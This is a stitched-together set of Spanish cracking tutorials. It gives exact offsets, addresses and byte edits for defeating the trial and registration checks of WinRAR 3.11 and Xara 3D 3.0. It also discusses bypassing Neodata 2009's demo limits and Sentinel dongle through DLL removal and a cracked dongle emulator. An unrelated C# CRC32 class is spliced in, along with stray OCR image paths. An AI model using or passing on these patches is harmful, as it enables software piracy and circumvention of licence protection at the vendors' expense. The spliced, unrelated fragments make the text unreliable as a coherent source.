Entonces lo que vamos hacer crear una copia de archivo original en otra parte de tu disco por si nos mandamos alguna cagada cuando con el editor hexadecimal produzcamos los cambios que realizamos en memoria.

Abrimos al archivo original con W32Dasm y localizamos las direcciones en que tenemos que realizar los cambios y cuando estamos en la dirección que buscamos nos fijamos en la parte inferior de W32Dasm donde dice @offset y da un valor con una h final, bueno este es nuestro offset le sacamos la h final y tomamos nota. Repetimos el proceso con todas las direcciones que tengamos que realizar cambios.

Ej: dirección:41632f offset:1632f

Abrimos a la copia del archivo con el editor hexadecimal buscamos el offset presionando f5 e introducimos el valor del offset.

Presionamos F3 y editamos en hexadecimal o además presionamos F2 para editar en ensamblador, guardamos los cambios con F9 y salimos con F10.

Cambios a efectuar:

```
 ----------------------------------------------------------------------------------
Antes de los cambios                    ¦       Después de los cambios
 ---------------------------- -----------¦-----------------------------------------
offset Valor en hexa intrución en asm  ¦   offset Valor en hexa intrución en asm  -----------------
----------------------¦-----------------------------------------1632F   0F85DF000000              jne
 00416414    ¦   1632F 90                 nop
                                          ¦   16330 90                 nop
                                          ¦   16331 90                 nop
                                          ¦   16332 90                 nop
                                         ¦   16333 90                nop
                                          ¦   16334 90                 nop
 ---------------------------------------¦-----------------------------------------
16356 0F85A9000000     jne 00416405    ¦   16356 90                nop
                                          ¦   16357 90                 nop
                                          ¦   16358 90                 nop
                                          ¦   16359 90                 nop
                                          ¦   1635A 90                 nop
                                          ¦   1635B 90                 nop
       ---------------------------------------¦-----------------------------------------       1637A
 7422             je 0041639E     ¦   1637A 7522               jne 0041639E
             ----------------------------------------¦----------------------------------------16391
```

3BF8 cmp edi, eax ¦ 16391 3BFF cmp edi, edi

Después de realizar los cambios ejecutamos el archivo copia, introducimos los datos en la ventana de registro como en el paso 1 y conseguimos estar registrarlo finalmente.

Despedida:

Bueno con esto se termina este tuto que se me hizo bastante largo. Pido disculpas si me enrolle bastante tratando de explicar cosas muy básicas, pero la idea de esté texto era que lo entiendan los que recién empiecen en el cracking.

Con todo esto lo único que me queda en el tintero es de dar las gracias a groovy por haber confiado en mi y permitirme publicar mi primer tutorial en su pagina.

Contacto: cualquier duda, consulta o comentario enviar un e-mail a prometeo@data54.com .

Cracking WinRAR 3.11 - 15/02/03

Soft necesario:

- W32DASM
- Softice
- Editor hex

Sacando el molesto nag:

Bue, crackiar el winrar es muy facil..., aca vamos a sacar el nag de los 40 dias del trial...
Adelanta la fecha de tu PC para ke te aparezca el nag de los 40 dias, y fijate el titulo ke dice "Please register"
Desensambla el winrar.exe con el w32dasm y busca la frase "Please register", fijate ke tiene como nombre "REMINDER"
busca la palabra reminder (la va a encontrar dos veces, pero la primera es la ke nos interesa)
y nos situamos aca:

* Possible StringData Ref from Data Obj ->"Reminder"

vamos mas arriba hasta llegar a este salto condicional:

0043BD86 7F04 jg 0043BD8C

si marcas esa linea y vas a Execute Text -> Execute Jump vas a ver ke caes en el mensaje del REMINDER
NOTA: "JG" significa "Mayor que..." osea, se cumple el salto si las comprobaciones de arriba son mayor que... (40 dias)

Ya esta todo casi dicho... te paras en 0043B952 y te fijas abajo donde dice @Offset 0003B386H, abris el editor hexadecimal
buscas el Offset "3B386" y vas a ver ke dice "7F" lo cambias por "7C" guardas, y listo, no te aparece mas el nag molesto
de los 40 dias...
NOTA: Lo que hicimos fue cambiar JG (7F) por JL (7C), JL significa saltar si es menor que 40 dias...
NOTA 2: Tambien podemos poner "90 90" en lugar de "7F 04" ke significa NOP (No OPeration).

Habilitando opciones:

Las unicas limitaciones ke tiene el trial (o al menos las ke yo encontre) son:

Commands --> Add files to archive --> General --> Put authenticity verification
|--> Backup --> Erase destination disk contents before archiving

Options --> Settings --> General --> Log Errors to file

Si keremos habilitar estas opciones salta un lindo messagebox diciendo ke esta solo disponible para la version registrada...
si buscas esta string con el w32dasm te van a aparecer muchas, asike vamos a usar el softice.
Abri el winrar y anda a:

Commands --> Add files to archive --> General

abri el softice y pone este breakpoint:

bpx messageboxa

habilita la opcion "Put authenticity verification" y salta el softice, pero estamos en user32dll (linea verde), apreta F12 para
pasar al winrar, aparecemos en "0043e3c1" traceamos dos veces con F10 hasta pasar por el "RET" y llegar a "0044811E". Ahi hace un
scroll para arriba (con cntrl + flacha arriba) y vas a ver:

0044810E E8B3200400 CALL User32!IsDlGButtonCheked
xxxxxxxx TEST EAX, EAX
00448115 7411 JZ 00448128

bueno, esto es facil =).... si se cumple el salto no pasa por el call del messagebox y keda habilitada esa opcion.
pongamos un nuevo breakpoint:

bpx 00448115

y aparecemos justo en el condicional... apretamos "a + enter" y escribimos:

JMP 00448128

apretamos "enter" y como no keremos escribir mas codigo apretamos "ESC"
y listo, ya keda habilitada esa opcion, solo keda agarrar un editor hex y buscar la cadena:

74 11 8b c3 e8 82

y cambiar el 74 por un EB(JMP).

NOTA: Para saber la cadena pone en el softice: "e 00448115" y anota un poco mas ademas del "74 11", porke si buscas el string "74 11" en el editor
hex seguramente te va a aparecer mas de una vez.

Bueno hasta aca solo habilitamos la opcion "Put authenticity verification", para habilitar las demas se usa el mismo mecanismo asike no lo voy a
volver a explicar =).

Sacando el "(Evaluation Copy")

Buscando con el W32DASM, llegue a:

* Possible Reference to String Resource ID=00873: "evaluation copy"

viendo mas arriba hay un salto condicional ke de no cumplirse llega al "evaluation coypy":

00445DA8 757A jne 00445e24

cambiando este 75(jne) por un 74(je) en un editor hexadecimal (Offset 453A8), ya no aparece mas el mensaje de evaluation copy.

eSlacK.

Bueno abrimos Xara 3d 3.0 y vamos a registrar o algo haci, ponemos un numero cuaquiera como 31337 y vemos como nos salta el error. YOU ENTERED A INVALID UNLOCK CODE. THE PROGRAMA HAS NOT BEEN UNLOCKED
Memorizamos esa frase y la buscamos en el W32Dasm
Aparecemos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
 |:0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C)
|

* Possible Reference to Dialog: DialogID_0133, CONTROL_ID:00FF, ""
                                |
:0040FC16 6AFF                  push FFFFFFFF
:0040FC18 6A10                  push 00000010

* Possible Reference to String Resource ID=03005: "You entered an invalid unlock code.
The program has not been"
                                |
:0040FC1A 68BD0B0000            push 00000BBD ←----ACA APERECEMOS
:0040FC1F E803EA0700            call 0048E627
```

y ahora lo que nos queda hacer es invertir todos los saltos que llaman a esta funcion.

Estos son:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
 |:0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C)
```

Vamos a Go To Code Location y ponemos de a una las

```
0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C)
```

Anotamos el OFFSET, lo ponemos en el Hex Editor preferido y cambiamos si es un Je por un JNE y si es un JNE por un Je
Todos estos saltos estan a no mas de 5 lineas uno a bajo del otro asi que no te tenes que tomar el trabajo de ponerlos todos en Go to Code location.

Los saltos son estos:

```
:0040FA34 0F85DC010000          jne 0040FC16 ← ESTE
:0040FA3A 0FBE10                movsx edx, byte ptr [eax]
:0040FA3D 52                    push edx
:0040FA3E E89D7E0500            call 004678E0
:0040FA43 83C404                add esp, 00000004
:0040FA46 85C0                  test eax, eax
:0040FA48 0F84C8010000          je 0040FC16 ← ESTE POR 0F85
:0040FA4E 8B842440010000        mov eax, dword ptr [esp+00000140]
:0040FA55 0FBE4801              movsx ecx, byte ptr [eax+01]
:0040FA59 51                    push ecx
:0040FA5A E8817E0500            call 004678E0
:0040FA5F 83C404                add esp, 00000004
:0040FA62 85C0                  test eax, eax
:0040FA64 0F84AC010000          je 0040FC16 ← ESTE POR 0F85
:0040FA6A 8B942440010000        mov edx, dword ptr [esp+00000140]
:0040FA71 0FBE4202              movsx eax, byte ptr [edx+02]
:0040FA75 50                    push eax
:0040FA76 E8657E0500            call 004678E0
```

```
:0040FA7B 83C404          add esp, 00000004
:0040FA7E 85C0            test eax, eax
:0040FA80 0F8490010000    je 0040FC16 ← ESTE POR 0F85
:0040FA86 8B8C2440010000  mov ecx, dword ptr [esp+00000140]
:0040FA8D 0FBE5103        movsx edx, byte ptr [ecx+03]
:0040FA91 52              push edx
:0040FA92 E8497E0500      call 004678E0
:0040FA97 83C404          add esp, 00000004
:0040FA9A 85C0            test eax, eax
:0040FA9C 0F8474010000    je 0040FC16 ← ESTE POR 0F85
:0040FAA2 8B842440010000  mov eax, dword ptr [esp+00000140]
:0040FAA9 0FBE4804        movsx ecx, byte ptr [eax+04]
:0040FAAD 51              push ecx
:0040FAAE E82D7E0500      call 004678E0
:0040FAB3 83C404          add esp, 00000004
:0040FAB6 85C0            test eax, eax
:0040FAB8 0F8458010000    je 0040FC16 ← ESTE POR 0F85
:0040FABE 8B942440010000  mov edx, dword ptr [esp+00000140]
:0040FAC5 0FBE4205        movsx eax, byte ptr [edx+05]
:0040FAC9 50              push eax
:0040FACA E8117E0500      call 004678E0
:0040FACF 83C404          add esp, 00000004
:0040FAD2 85C0            test eax, eax
:0040FAD4 0F843C010000    je 0040FC16 ← ESTE POR 0F85
:0040FADA 8B8C2440010000  mov ecx, dword ptr [esp+00000140]
:0040FAE1 0FBE5106        movsx edx, byte ptr [ecx+06]
:0040FAE5 52              push edx
:0040FAE6 E8F57D0500      call 004678E0
:0040FAEB 83C404          add esp, 00000004
:0040FAEE 85C0            test eax, eax
:0040FAF0 0F8420010000    je 0040FC16 ← ESTE POR 0F85
:0040FAF6 8B842440010000  mov eax, dword ptr [esp+00000140]
:0040FAFD 0FBE4804        movsx ecx, byte ptr [eax+04]
:0040FB01 0FBE5006        movsx edx, byte ptr [eax+06]
:0040FB05 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB08 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB0B 0FBE5002        movsx edx, byte ptr [eax+02]
:0040FB0F 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB12 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB15 0FBE5005        movsx edx, byte ptr [eax+05]
:0040FB19 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB1C 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB1F 0FBE10          movsx edx, byte ptr [eax]
:0040FB22 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB25 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB28 0FBE5001        movsx edx, byte ptr [eax+01]
:0040FB2C 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB2F 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB32 0FBE5003        movsx edx, byte ptr [eax+03]
:0040FB36 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB39 8D84CA67216BFB  lea eax, dword ptr [edx+8*ecx-0494DE99]
:0040FB40 8BD5            mov edx, ebp
:0040FB42 8BCD            mov ecx, ebp
:0040FB44 D1EA            shr edx, 1
:0040FB46 81E155555555    and ecx, 55555555
:0040FB4C 81E255555555    and edx, 55555555
:0040FB52 8D0C4A          lea ecx, dword ptr [edx+2*ecx]
:0040FB55 69C951ED8764    imul ecx, 6487ED51
:0040FB5B 3BC1            cmp eax, ecx
:0040FB5D 0F85B3000000    jne 0040FC16 ← ESTE POR 0F84
```

Algoritmo CRC32 en C#

Pero a ver, que es el algoritmo**CRC32** y para que me puede servir?

El algoritmo **CRC32** (**C**ódigo de **R**edundancia **C**íclica) se utiliza para proteger la integridad de los datos al verificar que dichos datos no han sido alterados, comparando el **CRC32** de los datos enviados con el **CRC32** de los datos recibidos. Lo que ocurre aquí es que si se modifica aunque sea un punto de los datos iniciales, el resultado del **CRC32** es completamente diferente.

Pues bien, hice una clase adicional para poder invocarlo de forma más fácil ya que la versión original me pareció algo rebuscado y yo necesitaba dicho algoritmo pero con un resultado en decimal y no en hexadecimal como devuelve el algoritmo inicial.

La forma de invocar el resultado desde cualquier punto de la aplicación es la siguiente:

```
Algoritmos.AlgoritmoCRC32 al = new Algoritmos.AlgoritmoCRC32();
textBox1.Text = al.CRC32Hexa(”Hola mundo“);
textBox2.Text = al.CRC32Decimal(”Hola mundo“);
```

El resultado **CRC32** de ambos casos es: **F9EC15CE** y **4192998862** respectivamente, si se modifica algo de la cadena, los resultados serían completamente diferentes.

Ahora, en el Zip que contiene las clases, encontrarán 3 archivos, **Algorithm.cs** y**CRC32.cs** son las clases iniciales que obtuve, la clase **AlgoritmoCRC32.cs** es la clase que implementé para hacer un poco más accesible el código, tal como ven en el siguiente código:

```
using System;
using System.Collections.Generic;
using System.Text;

namespace Algoritmos
{
class AlgoritmoCRC32
{
public AlgoritmoCRC32()
{ }

public string CRC32Hexa(string cadena)
{
return ChkSumCRC32(cadena);
}
```

```
public string CRC32Decimal(string cadena)
{
return Convert.ToInt64(ChkSumCRC32(cadena), 16).ToString();
}

private string ChkSumCRC32(string cadena)
{
Algorithm alg = new Algorithm(”CRC32“, new CRC32());
alg.hash.Initialize();

byte[] rawBytes = System.Text.ASCIIEncoding.ASCII.GetBytes(cadena);
byte[] hash = alg.hash.ComputeHash(rawBytes);

StringBuilder sb = new StringBuilder(hash.Length * 2 + (hash.Length /
8));
for (int i = 0; i < hash.Length; i++)
sb.Append(BitConverter.ToString(hash, i, 1));

return sb.ToString().TrimEnd(new char[] { ‘ ‘ });
}
}
}
```

Spanish Tutor

Programa:	**Neodata 2009 (V18M2009R23 Version 19/Junio/2009)**

PROTECCION:	Centinel (Serial/Name en llave física USB Negra Dongle), CRC32, Antidebugger, Multiples rutinas de chequeo de centinel al estar trabajando		
Descripción:	Programa para hacer presupuestos de obra, los presupuestos se pueden exportar en formato word, pdf, Excel (desde el visor de reportes),para saber cuanto cuesta una obra en Pesos propuesta técnica ó propuesta económica, se puede utilizar como versión demo si no contamos con la llave física, Demo limitación de conceptos de obra solo se pueden trabajar sin limitantes hasta con 50 conceptos, si tenemos más de 50 conceptos se bloquean varias secciones del programa,		
Dificultad:	Avanzada¨(Master)		
DOWNLOAD:	http://www.neodata.com.mx/archivos/Precios2009.exe 392MB		
Herramientas:	PEid v0.95, IDA Pro 5, Wdasm32 V8.93, Ultra Edit 32 v10,		
CRACKER:	Varios	**FECHA:**	Mayo 2010

INTRODUCCION

Este Software Méxicano se puede descarga desde la web del desarrollador del Neodata 2009, sin necesidad de registrarse, esta actualización pesa unos 392MB aprox, y es para usuarios que en teoria ya tienen la llave dongle en su poder, como caracteristica notable este programa **se puede utilizar como version demo si no contamos con la llave fisica**,
ya anda circulando una version pirata que no usa llave emuladora, si no que utiliza un crack del ejecutable, googlea para encontrar dicha aplicacion de las redes torrent's,

como dato, nos encontramos que :

1.- la pastilla dongle esta fuertemente encriptada
2.-la empresa desarrolladora del software se le entrega un código fuente especial para poder meterlo en su software y tenga la misma encriptación
3.- La comunicacion entre la pastilla dongle y el software estan fuerte menete encriptados, y la proteccion antidebugger tambien esta dentro de este código fuertemente encriptado
4.-asi que estara dificil poder romper esta proteccion
5.-Posibles soluciones :
Hacer un pluggin especial para este software, para evitar romper la proteccion antidebugger, ya que los plugins actualmente echos para el ollydbg, se traban, ya que se encuentran con la encriptacion y se bloque el debugger puesto que al toparse con la proteccion antidebugger encriptada este se bloquea por consiguiente no se puede debuggear con codigo vivo
6.-crear un codigo para emular comunicacion entre un software y una pastilla y compilarlo, y debuggear en este para ir trazando como se comporta la comunicación con este software

UN POCO DE TEORIA ANTES DEL ATAQUE

Conceptos básicos de precios unitarios para poder usar el programa (No son mi especialidad pero investigue en san google)

01.- ¿que es el precio venta?
02.- ¿que es flujo de obra?
03.- ¿que es explosión de insumos?
04.- ¿Que es FASAR Factor de salario real? : Son las prestaciones de acuerdo a la ley del seguro social y de la ley federal del trabajo, estas leyes cambian constantemente , por lo que debemos de estar revisándolas antes de entregar una propuesta economica, Al salario base de los trabajadores debemos de sumar el factor de salario base para poder hacer nuestro análisis de costo directo
05.- ¿En cuantas partes se compone el presupuesto?:
06.- Venta-costo=? :
07.- ¿Que es el costo directo?: Es el precios de una actividad en el cual interviene; mano de obra,insumos,materiales,maquinaria, equipo y herramienta, Al salario base de los trabajadores debemos de incluir el Factor de salario real
08.- ¿Que es el costo indirecto? : son los gastos de oficina por lo regular se le asigna el 15% del costo directo
09.- ¿Que es un generador de obra?
10.- ¿que es el cotizado?
11.- ¿Que es un destajo?
12.- ¿Que es la ruta critica?: Es la secuencia de los actividades terminales de una obra con la mayor duración entre ellos, determinando el tiempo más corto en el que es posible completar el proyecto. La duración de la ruta crítica determina la duración del proyecto entero. Cualquier retraso en un elemento de la ruta crítica afecta a la fecha de término planeada del proyecto, y se dice que no hay holgura en la ruta crítica.
13.- ¿Que es el programa de obra?:
14.- ¿Que es un precio unitario?
15.- ¿Que es un presupuesto?
16.- ¿que es un catalogo de conceptos?
17.- ¿Que es una estimación?
18.- ¿que es un insumo?: Es el elemento independiente , para realizar una actividad especifica, ejemplo; insumo de mano obra indica cuanto gana un albañil diario, insumos de materiales indica el precio venta al público por parte de la casa de materiales, insumos herramienta, insumos materiales ejemplo el insumo de un hilo para trazo topografico con valor de $20 pesos,
19.- ¿Que es un costo horario?
20.- ¿que es la mano de obra?
21.- ¿que es la conciliación?
22.- ¿Que es una propuesta técnica?
23.- ¿Que es una propuesta económica?
24.- ¿Que es el financiamiento?
25.- ¿Que es una escalatoria?

LIMITANTES DE LA VERSION DEMO
(OBVIO SI TENEMOS LA DONGLE NO HAY LIMITES)

00.- Al iniciar el programa nos dice que es una versión demo y que trabajara con limitantes
01.- Neodata 2009 permite trabajar con hasta 50 conceptos con toda la funcionalidad ,
02.-BLOQUEO DE LA ULTIMA CELDA CUANDO REVAZAMOS LOS 50 CONCEPTOS,
NO PERMITE CAPTURAR MAS CELDAS
03.-No se puede abrir el visor de reportes para imprimir
04.- El Catalogo maestro de insumos "Cotizador" solo admite jalar 90 conceptos
a nuestro presupuesto después muestra un mensaje de que trabajara en modo visor (demo versión)
05.- Al abrir el programa y cargar nuestro catalogo con los 90 conceptos como limite,
nos recuerda que se trabajara en modo visor (versión demo)
06.- Permite arrastrar hasta 90 conceptos de insumos , pero se bloque la celda de cantidad
07.- Solo permite trabajar de manera total con 50 conceptos de manera funcional al 100%,
si excedemos nos bloqueara las celdas , no dejándonos introducir cantidades
08.- No se pueden borrar los renglones de cualquier concepto y una ventana nos recuerda que estamos en modo visor
Solo sucede cuando hemos rebasado más de 50 a conceptos, con menos de 50 conceptos no sucede esto
09.-

ESTA DEMO TRABAJA COMO RETAIL FULL VERSION, SIN LIMITACION DE NINGUN TIPO

Cuantifica directo de AutoCAD, utiliza nuestra base de datos Cotizador con 5,000 matrices, 27,000 insumos para el DF y 8,000 insumos para 30 ciudades, usa nuestro módulo InteliMat como asistente para generar tus precios unitarios, InteliPre para presupuestos inteligentes, y NeodataCAD para total integración con el plano en AutoCAD.

Recordando ..... Neodata Precios Unitarios 2008

Sentinel Emulator 2007

NeoBit compañía ha estado trabajando en el campo de la ingeniería inversa desde 1998 y se especializa en el programa de creación de copias de las llaves de hardware.

"Dongle" es un pequeño dispositivo electrónico responsable de la autorización de software. Neobit trabaja con las siguientes marcas "dongle" únicamente:
HASP 3, HASP 4, HASP HL y HardLock por Aladdin Knowledge Systems,
Sentinel SuperPRO / PRO / CPlus / Scribe por Rainbow (ahora Caja - Net Inc).

Hay muchos inconvenientes y amenazas para dongles ":
- Dongle es una pieza de hardware que puede perderse.
- Hay un gran mercado de segunda mano de software y dongles ".
- Esa es la razón de la gran cantidad de robos "dongle".
- Despidan trabajadores o competidores roba claves de hardware hacer daño a su negocio.
- Como cualquier dispositivo electrónico, el dongle puede morir.

Principales características del Dongle emulador de neoBit:
- 100% software de emulación de HASP3, HASP4, Hardlock FAST E - E - Y,

Rainbow Sentinel SuperPRO, Pro, CPlus, Scribe.
- Altamente fiable código probados por miles de clientes.
- Transparente para otros dongles ".
- Single y licencias ilimitadas.
- Pro versión con licencia de control avanzado.
- Fácil de usar, interfaz de uso fácil.
- Obras en Microsoft Windows 95 / 98 / ME / NT / 2000 / XP / 2003.
info:

http://www.neobit.org/

Neodata 2009 usa un centinel usb negro (usb morada no funciona)

pues yo la verdad no se que tendrá de interesante este nueva version de Neodata (2009), no se que cambios de mejora realizaron, lo único que se observa es que cambiaron el icono de acceso directo la pantalla de acceso al sistema y los iconos del menú y ya, de hecho hay que actualizar la usb porque la del 2008 no es compatible

LA VERSION 2009 NO LEE USB SENTINEL 2006... TENDREMOS QUE CAMBIAR LAS USB

Si tienes una USB es morada, se debe hacer un cambio de llave a una USB negra. Si ya se tiene la USB negra y hace menos de un año de que se adquirió Neodata 2008, sólo debes solicitar vía telefónica que te generen tu clave para la 2009.

para los que tienen la version demo de neodata 2009 realicen esto, en la carpeta de neodata 2009 quiten o cambien de capeta el archivo rscoree.dll despues corran el programa, aparecera un mensaje de error solo denle aceptar al mensaje y depues entren al programa una ves abierto el programa habran cualquier obra que sepan que va a rebasar el limite de conceptos permitidos puede ser un archivo maestro depues les volvera a aparecer un mensaje de error le dan aceptar y abrira el archivo completamente sin que aparesca el mensaje de que trabajara en version demo es decir que se le pueden agregar mas partidas modificar las matrices etc. como si estubiera totalmente liberado, e checado que solo al darle clic a calcular obra se activa la ventana de que trabajara en version demo pero antes de esto estube manipulando el programa sin ningun problema pero me gustaria que ustedes tambien lo checaran y comentaran si les pasa lo mismo tal ves por ahi se pueda atacar al programa y liberarlo sin ningun dongle.

funciona bien, pero si se quiere accesar a alguna matriz se o al querer accesar al catalogo se vuelve al modo demo,


Funciona tal como lo mencionan, creo que el dll está protegido con Remotesoft .NET Protector Runtime Engine, estos son los errores que aparecen:

Error en MdiToolbar.Load: -2146233036 - Error de Automatización Linea no.: 1110


Error en MdiTool.VerificaDemo : 91 - La variable de tipo Object o la variable de bloque With no está establecida

Existe un Emulador SENTINEL 2007 desarrollado por la empresa neobit (y mas tarde crackeado por **EDGE Team** le llamarón SENTEMUL2007) .


(Podemos modificar su apariencia del emulador cambiando los textos e imágenes ,iconos ,etc, del emulador de EDGE usando el **Pluging del PEiD 095 (BOB --> XN Resorce Editor)**


SENTINEL Emulator 2007
Emulator
Dongles
Driver
License
Update License
Licensed Dongles
Lock License
Start Service
Stop Service
Computer ID
SENTEMUL2007 Status
SENTINEL Emulator service is running
FULL License
Update
